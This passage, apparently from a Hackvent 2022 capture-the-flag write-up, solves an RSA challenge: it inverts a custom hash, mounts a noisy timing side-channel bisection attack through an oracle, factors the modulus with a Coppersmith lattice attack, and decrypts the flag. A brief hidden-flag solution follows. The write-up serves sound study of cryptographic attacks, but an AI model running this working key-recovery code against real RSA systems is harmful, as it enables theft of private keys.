    s1 = u % 0x1_0000_0000
    s2 = u // 0x1_0000_0000
    v1 = (s2 - s1) & 0xffff_ffff
    v2 = (s1 - v1) & 0xffff_ffff
    tmp = (v1 + v2) & 0xffff_ffff
    tmp1 = (v1 + v1 + v2) & 0xffff_ffff
    return [v1, v2]


def msg_to_bseg(msg):
    segs = [[] for _ in range(HB_COUNT)]
    for (i, b) in enumerate(msg):
        segs[i % HB_COUNT].append(b)
    return segs


def bseg_to_vseg(b_segs):
```

```
    v_segs = []
    for seg in b_segs:
        m = len(seg) % 4
        if m != 0:
            for _ in range(4 - m):
                seg.append(0)
        newSeg = [int.from_bytes(t, 'little') for t in chunker(seg, 4)]
        v_segs.append(newSeg)
    return v_segs


def vseg_to_seg(v_seg):
    return [calc_block(vs) for vs in v_seg]


def sseg_to_bits(segs):
    digest = b''
    for s in segs:
        digest += s.to_bytes(8, byteorder='little')
    return digest[::-1]


def hash(msg):
    b_segs = msg_to_bseg(msg)
    v_segs = bseg_to_vseg(b_segs)
    s_segs = vseg_to_seg(v_segs)
    return sseg_to_bits(s_segs)


def bytes_to_seg(byt):
    return [int.from_bytes(t, 'little') for t in chunker(byt, 8)]


def seg_to_vseg(seg):
    return [calc_vs(s) for s in seg]


def vseg_to_bseg(v_seg):
    b_seg = []
    for s in v_seg:
        tmp = []
        for v in s:
            tmp.extend(v.to_bytes(4, byteorder='little'))
        b_seg.append(tmp)
    return b_seg


def bseg_to_msg(b_seg):
    res = b''
    for i in range(HB_COUNT * 8):
        tmp = b_seg[i % HB_COUNT]
        tmp2 = tmp[i // HB_COUNT]
        res += tmp2.to_bytes(1, byteorder='little')
    return res


def reverse_hash(u):
    byt = u.to_bytes(HB_COUNT * 8, 'big')
    s_segs = bytes_to_seg(byt)
    v_segs = seg_to_vseg(s_segs)
    b_segs = vseg_to_bseg(v_segs)
    return bseg_to_msg(b_segs)
```

Note that the inversion of `calc_block` returns only two values, even though `calc_block` takes a vector as input. All resulting 64-bit-integers that come out of `calc_block` can be generated using

only two 32-bit integers.

One major stumbling block was to get the round trip complete, was the realization, that the message entered is in big-endian mode, not in litte-endian as all the other conversions.

With the function `reverse_hash` we can now generate inputs for any desired value of u.

Timing-based attack

Implementing the timing based attack took the longest. While the gist of the attack is easily understood, the nitty gritty details of making it work led to a few wrong turns and cost time.

The basic premise is that the time for exponentiation $u^d \bmod n$ depends systematically on u: if u is a multiple of either p or q then the time changes discontually. This jump in execution time can be detected and used to narrow in on the true value using bisection. See the orignal paper for the detailed explanation. Measuring the execution time can be done using the reported energy by the oracle (this means we do not have to worry about the real execution times that are even more marred by network jitter...).

```
Santa has 74989498013 energy remaining. Don't over-tax santa
```

Since we know the highest bytes of p, we also know lower and upper limits for the true value: extend p with zeros for the lower limit, with `ff` for the upper limit.

Bisection can be done more or less as in the paper, but some care has to be taken to take the "noise" in the timings into account. Contrary to the nice and smooth sawtooth pattern in the paper, in our reality the jitter from point to point is of similar order to the expected jumps. This means that we need a way to average the jitter to make reliable decisions.

The two main functions are to measure the execution times and the bi-section itself

```
TIMINGS = {}


def getMeasurements(p, u, energy):
    ntries = 75
    tus = []
    for i in range(ntries):
        utmp = u * 2 + i
        if utmp not in TIMINGS:
            tu, _, energy = getSig(p, utmp, energy)
            TIMINGS[utmp] = tu
        tus.append(TIMINGS[utmp])
    return tus, energy


def counterInterval(p, u2, u1, thresh, energy):
    tu1s, energy = getMeasurements(p, u1, energy)
    tu2s, energy = getMeasurements(p, u2, energy)

    ds = [tu2s[i] - tu1s[j] for i, j in itertools.product(range(len(tu2s)), range(len(tu1s)))]

    cnt = sum(1 if d < thresh else -1 for d in ds)
    return cnt, energy
```

```
def part2(p, u2, u1, thresh, energy):
    while energy >= 1_000_000_000 or (u2 - u1) < 2 ** 32:
        u3 = findBisect(u1, u2)
        print(f'energy = {energy:12d}, u1 = {u1:100x}')
        print(f'                          u3 = {u3:100x}')
        print(f'                          u2 = {u2:100x}')

        counter, energy = counterInterval(p, u2, u1, thresh, energy)
        counter_low, energy = counterInterval(p, u3, u1, thresh, energy)
        counter_hi, energy = counterInterval(p, u2, u3, thresh, energy)
        print(f'counter = {counter}, cntLo = {counter_low}, cntHi = {counter_hi} -->
{counter_low > counter_hi}')
        print(f'{thresh}')
        if counter_hi < 0 and counter_low < 0:
            u23 = findBisect(u2, u3)
            u13 = findBisect(u3, u1)
            counter_mid, energy = counterInterval(p, u23, u13, thresh, energy)
            print(f'counter_mid = {counter_mid}')
            if counter_mid > 0:
                u2 = u23
                u1 = u13
            else:
                print('took a wrong turn...')
                return -1, -1, energy
        elif counter_low > counter_hi:
            u2 = u3
        else:
            u1 = u3

    return u2, u1, energy
```

Measuring the execution times is done by measuring the *ntries* values upwards from the desired value. The measurements are cached for re-use to conserve Santa's energy. To judge if the real value is in the interval, all differences between the measured times are calculated and compared to a threshold. A counter is then returned as an indicator of the likelyhood of containing the value.

Bi-section compares the counters for the upper and the lower half, the better one is taken. If both values are negative, it is checked if the "middle interval" is a better candidate — in the hope that this would deal with uncertain cases.

In retrospect, the most important insight was to find the right way to select the interval. Several approaches were tried (averaging, backtracking, ...) before settling on the approach. Also, finding the right number of *ntries* was important (thanks Engy!), 64 didn't work, 96 didn't yield enough bits.

The final result of a run looked like

```
energy =   1144127315, u1 =
f880547bf47e5bd5441dd97e49ef95e5d4adbfb7229936bf209166fbdb7f25dbae7ffffffffffffffffffffffffff
ffffff
                       u3 =
f880547bf47e5bd5441dd97e49ef95e5d4adbfb7229936bf209166fbdb7f25dbae8ffffffffffffffffffffffffff
ffffff
                       u2 =
f880547bf47e5bd5441dd97e49ef95e5d4adbfb7229936bf209166fbdb7f25dbae9ffffffffffffffffffffffffff
ffffff
counter = 250, cntLo = 504, cntHi = -996 --> True
-1600
n:
bd07eca878c684ec1b00456b9ece383843d402c0e4b4625b64bc2e966137ab416771dbe556337175159087a7498ce0
f7994b56355d5dcb108d4a02e2e388a7da018ef8941df25d20def4f50536f4a87815e0bd9ba3d96529eb58202a5f90
a10b
```

```
e: 10001
prime: 00000000000000000000000000000000f880547bf47e5bd5441dd97e49ef95e5d4adbfb7
u1:
f880547bf47e5bd5441dd97e49ef95e5d4adbfb7229936bf209166fbdb7f25dbae7fffffffffffffffffffffffffff
ffffff
b'\nAnd here is your flag:'
flag =
7e362852f3d84f250f0ff156739463b4fc0490c87e4e1ed5927f4e074202dbc8d7f09b0cae5dddca6c26e10c9e0bd7
4a7d0dd5cdf42b08a14d28c6d95dffaca7e9aaef29dcca85e5599f4ef6244e24e752e052c14d893c6ee90fc40b3ce7
1c0e
[*] Closed connection to 152.96.7.9 port 5825
```

Coppersmith attack

To implement the Coppersmith attack, use was made of some sage-code on github and the related blog post at https://cryptologie.net/article/222/implementation-of-coppersmith-attack-rsa-attack-using-lattice-reductions/. The source code has to be adapted to make it more pretty, but works otherwise right out of the box. Example 2 in the code can be used almost verbatim to define the function solve:

```
def solve(n, qbar):
    F.< x > = PolynomialRing(Zmod(n), implementation='NTL')
    pol = x - qbar
    dd = pol.degree()

    # PLAY WITH THOSE:
    beta = 0.5  # we should have q >= N^beta
    epsilon = beta / 7  # <= beta/7
    mm = math.ceil(beta ** 2 / (dd * epsilon))  # optimized
    tt = math.floor(dd * mm * ((1 / beta) - 1))  # optimized
    XX = math.ceil(n ** ((beta ** 2 / dd) - epsilon))  # we should have |diff| < X

    roots = coppersmith_howgrave_univariate(pol, n, beta, mm, tt, XX)
    ok = False
    for r in roots:
        print(f'root:  {r:x}')
        print(f'qbar:  {qbar:x}')
        if r == qbar or r == -qbar:
            print('root is the same as qbar')
            break
        for f in [-1,1]:
            rbar = r
            q = qbar - f*rbar
            res.append(q)
            p = n // q

            if p * q == n:
                print('XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX')
                print(f'q = {q:x}')
                print(f'p = {p:x}')
                ok = True
                break
    if ok:
        print(hex(q))
        print(hex(p))
        print(hex(p * q))
        return p, q
    return -1, -1
```

For the parameters *n* and *qprime*, the approximation of the factor *q*, the function returns both *p* and

q or -1 if no solution was found. Since we do not know the length of *q a priori*, we need a simple loop to test candidates with different bit-sizes. This is why a small driver-loop is needed:

```
    tmp = -1
    while tmp == -1 and math.log(u1)/math.log(2) > 382:
        tmp, tmq = solve(n, u1)
        u1 //= 2
```

With our parameters, we get an output of for an approximated *q* of 384 bits.

```
q =
f880547bf47e5bd5441dd97e49ef95e5d4adbfb7229936bf209166fbdb7f25dbae830a8842d75f7929bb5a6262e42e
a5
p =
c2bc2fcae0437aee2d97baa2b586df7d8ee4cae5399baa4577e10f8a69e509ad7fa0583f94fbd377c851b50745d5b1
ef
```

Calculating *d* and getting the flag.

d must be calculated as part of the creation of public/private keys. So we can use a standard setup as *d* = *e*^*-1* mod (*p* - 1)*(*q* - 1). Then we can get the flag using *m* = *flag*^*e* mod *n* and decode to ASCII:

```
phi = (tmp-1)*(tmq-1)
d = inverse_mod(0x10001, phi)
print(f'd * e mod phi = {d*e % phi}')
msg = int(pow(flag, d, n))
print(f'msg = {msg}')
flg = ''
while msg>0:
    c = msg % 0x100
    flg += chr(c)
    msg //= 0x100
print(flg[::-1])
```

Which prints

```
HV22{S4n74s_t1m3_i5_up0n_u5!}
```

plus some garbage from the padding.

NOTE

- Schindler's paper cam be found at https://www.polarssl.org/public/WSchindler-RSA_Timing_Attack.pdf
- D. Coppersmith, J. Cryptology (1997= 10; 233—260. https://link.springer.com/article/10.1007/s001459900030
- Implementation of the Coppersmith attack can be found at https://cryptologie.net/article/222/implementation-of-coppersmith-attack-rsa-attack-using-lattice-reductions/ and the associated source code is at https://github.com/mimoo/RSA-and-LLL-attacks/blob/master/coppersmith.sage
- Many thanks to **engy** for inspiring discussions and help

[HV22.H1] Santa's Secret

S4nt4444.....s0m3wh3r3 1n th3 34sy ch4ll4ng3sss.....th3r3s 4n 34sy fl4g h1ddd3333nnnn.....sssshhhhh

There is no 24h bonus on the hidden challenges!

Solution

The secret flag is hidden in the .gcode file for day05: grepping for comments shows this fragment:

```
;G1 X34.st3r E36 ;)
;G1 X72.86 Y50.50 E123.104
;G1 X49.100 Y100.51 E110.45
;G1 X102.108 Y52.103 E33,125
```

The first line seems to be leet sp34k for Easter egg and the following numbers are the ASCII codes for the flag `HV22{h1dd3n-fl4g!}`

Other write-ups

- https://dhsl.github.io/hv22
- creation of day19: https://github.com/mathewmeconry/reentry-to-nice-list-2